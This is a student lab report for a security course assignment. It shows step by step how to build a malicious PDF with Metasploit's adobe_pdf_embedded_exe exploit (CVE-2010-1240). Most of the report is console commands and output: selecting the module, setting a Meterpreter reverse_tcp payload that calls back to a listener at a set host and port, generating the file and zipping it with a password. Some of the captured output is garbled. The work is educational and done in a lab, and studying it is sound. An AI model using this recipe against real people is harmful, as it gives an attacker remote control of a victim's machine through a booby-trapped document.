

Malicious PDF File Creation - No. 18

Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF

Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.

Report for Assignment 1 stage 1. I.e., creating a malicious PDF file using the Kali Linux Metasploit too

Stage 1.

Deliverable: A malicious PDF file and a separate documentation file explaining how you created the pdf file along with some snapshots and also the secret code you have embedded into the shellcode. You may need to zip the pdf file and create a password for unzipping it (share the password in your documentation) so the browsers cannot open it

The setup has been used in virtual environment with kali Linux operating system.

Steps for creating the pdf:

Step 1:

Accessing and using the Metasploit Framework through a command line interface.

msfconsole will start with the following Command.

\$ msfconsole


(Note: user root access need)

[illegible]

Step 2:

Searching for windows adobe pdf: we will look for the "adobe pdf" exploit. We will see many exploits in Metasploit. The command is as follows:

```
$ search windows adobe pdf
```




A screenshot of a Metasploit terminal window. The user has entered the command `search windows adobe pdf`. The terminal displays a list of matching modules with columns for #, Name, Disclosure Date, Rank, Check, and Description. The results include various exploits such as `exploit/windows/fileformat/adobe_libtiff`, `exploit/windows/fileformat/adobe_collectemailinfo`, and `exploit/windows/fileformat/adobe_pdf_embedded_exe`.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/fileformat/adobe_libtiff	2010-02-16	good	No	Adobe Acrobat Bundled L
1	exploit/windows/fileformat/adobe_collectemailinfo	2008-02-08	good	No	Adobe Collab.collectEma
2	exploit/windows/browser/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon()
3	exploit/windows/fileformat/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon()
4	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "But
5	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "new
6	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "new
7	exploit/windows/fileformat/adobe_pdf_embedded_exe	2010-03-29	excellent	No	Adobe PDF Embedded EXE
8	exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs	2010-03-29	excellent	No	Adobe PDF Escape EXE So
9	exploit/windows/fileformat/adobe_reader_u3d	2011-12-06	average	No	Adobe Reader U3D Memory
10	exploit/multi/fileformat/adobe_u3d_meshcont	2009-10-13	good	No	Adobe U3D CLODProgressi
11	exploit/windows/fileformat/adobe_u3d_meshdecl	2009-10-13	good	No	Adobe U3D CLODProgressi
12	exploit/windows/browser/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buf
13	exploit/windows/fileformat/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buf

Following the step, we used 7

i.e. `exploit/windows/fileformat/adobe_pdf_embedded_exe` which is designed for Windows as follows:

```
$ use 7 or use exploit/windows/fileformat/adobe_pdf_embedded_exe
```



A screenshot of a Metasploit terminal window. The user has entered the command `use 7`. The terminal displays the message `[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp`.

```
msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Step 3:

Followed by that Enter the Command "**Show options**" command to view the information about this exploit that is currently available to us.

```
$ show options
```

```

root@kali: /home/saroj x saroj@kali: ~ x
msf6 > us 7
[~] Unknown command: us
msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name      Current Setting  Required  Description
  --      -
  EXENAME    evil.pdf          no        The Name of payload exe.
  FILENAME   /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf no        The output filename.
  INFILENAME 2010-1240/template.pdf yes        The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.64.3    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

```

This will display the basic information, such as the name of the PDF file and its location, by default. We can alter it and then produce our malicious PDF file.

Step 4:

We have set the file name launch message and choose payload for the pdf file.

set FILENAME cs6345Assignment1.pdf

set LAUNCH_MESSAGE CS^#\$\$ Assignment 1 – (SECRET CODE)

show payloads command to see list of payloads.

```

File Actions Edit View Help
root@kali: /home/saroj x saroj@kali: ~ x
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME cs6345Assignment1.pdf
FILENAME => cs6345Assignment1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE CS^#$$ Assignment 1
LAUNCH_MESSAGE => CS^#$$ Assignment 1
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads

Compatible Payloads

  #  Name      Disclosure Date  Rank  Check  Description
  --  --
  0  payload/generic/custom          normal No      Custom Payload
  1  payload/generic/debug_trap      normal No      Generic x86 Debug Trap
  2  payload/generic/shell_bind_tcp   normal No      Generic Command Shell,
  Bind TCP Inline
  3  payload/generic/shell_reverse_tcp normal No      Generic Command Shell,
  Reverse TCP Inline
  4  payload/generic/ssh/interact     normal No      Interact with Establish
  ed SSH Connection
  5  payload/generic/tight_loop       normal No      Generic x86 Tight Loop
  6  payload/windows/custom/bind_hidden_ipknock_tcp normal No      Windows shellcode stage
  , Hidden Bind Ipknock TCP Stager
  7  payload/windows/custom/bind_hidden_tcp normal No      Windows shellcode stage
  , Hidden Bind TCP Stager
  8  payload/windows/custom/bind_ipv6_tcp normal No      Windows shellcode stage
  , Bind IPv6 TCP Stager (Windows x86)
  9  payload/windows/custom/bind_ipv6_tcp_uuid normal No      Windows shellcode stage
  , Bind IPv6 TCP Stager with UUID Support (Windows x86)
  10 payload/windows/custom/bind_named_pipe normal No      Windows shellcode stage
  , Windows x86 Bind Named Pipe Stager
  11 payload/windows/custom/bind_nonx_tcp normal No      Windows shellcode stage
  , Bind TCP Stager (No NX or Win7)
  12 payload/windows/custom/bind_tcp normal No      Windows shellcode stage
  , Bind TCP Stager (Windows x86)
  13 payload/windows/custom/bind_tcp_rc4 normal No      Windows shellcode stage
  , Bind TCP Stager (RC4 Stage Encryption, Metasm)

```

Step 5:

We have **set PAYLOAD payload/windows/meterpreter/reverse_tcp**.

```
File Actions Edit View Help
root@kali: /home/saroj x saroj@kali: ~ x nity.com
211 payload/windows/vncinject/reverse_tcp_uuid Exploit DB x Google Hacking DB normal No VNC Server (Reflective
Injection), Reverse TCP Stager with UUID Support
212 payload/windows/vncinject/reverse_winhttp normal No VNC Server (Reflective
Injection), Windows Reverse HTTP Stager (winhttp)
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD payload/windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe): Rex::Text:

  Name      Current Setting  Required  Description
  ---      -
  EXENAME    cs6345Assignment1.pdf  no        The Name of payload exe.
  FILENAME   /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  no        The output filename.
  INFILENAME 2010-1240/template.pdf  yes       The Input PDF filename.
  LAUNCH_MESSAGE CS^#$$ Assignment 1 d base(len, bad, *foo)  no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.64.3    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
  **DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

  Id  Name
  --  -
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

Step 6:

We have created the malicious pdf **cs6345Assignment1.pdf**.

```
File Actions Edit View Help
root@kali: /home/saroj x saroj@kali: ~ x nity.com
Exploit target:


  Id  Name
  --  -
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'cs6345Assignment1.pdf' file...
[*] cs6345Assignment1.pdf stored at /root/.msf4/local/cs6345Assignment1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > pwd
[*] exec: pwd
/home/saroj
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > mv /root/.msf4/local/cs6345Assignment1.pdf /home/saroj
[*] exec: mv /root/.msf4/local/cs6345Assignment1.pdf /home/saroj
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ls
[*] exec: ls
cs6345Assignment1.pdf Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cat cs6345Assignment1.pdf
[*] exec: cat cs6345Assignment1.pdf

%PDF-1.0
1 0 obj
<<
  /Pages 2 0 R
  /Type /Catalog
>>
endobj
2 0 obj
```

Step 7:


We can pdf file contains the media box which will shows the message.



```
File Actions Edit View Help
root@kali: /home/saroj x saroj@kali: ~ x
cs6345Assignment1.pdf Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cat cs6345Assignment1.pdf
[*] exec: cat cs6345Assignment1.pdf
%PDF-1.0
1 0 obj
<<
  /Pages 2 0 R
  /Type /Catalog
  /Count 1
  /Kids [ 3 0 R ]
  /Type /Pages
  /Contents 4 0 R
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Helvetica
        /Name /F1
      >>
    >>
  >>
  /Type /Page
  /MediaBox [ 0 0 795 842 ]
endobj
```

Step 8:

Zip the pdf with password **cs^#\$\$%**



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > zip --password cs^#$$% cs6345Assignemnt.zip cs6345Assignment1.pdf
[*] exec: zip --password cs^#$$% cs6345Assignemnt.zip cs6345Assignment1.pdf
adding: cs6345Assignment1.pdf (deflated 2%)
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```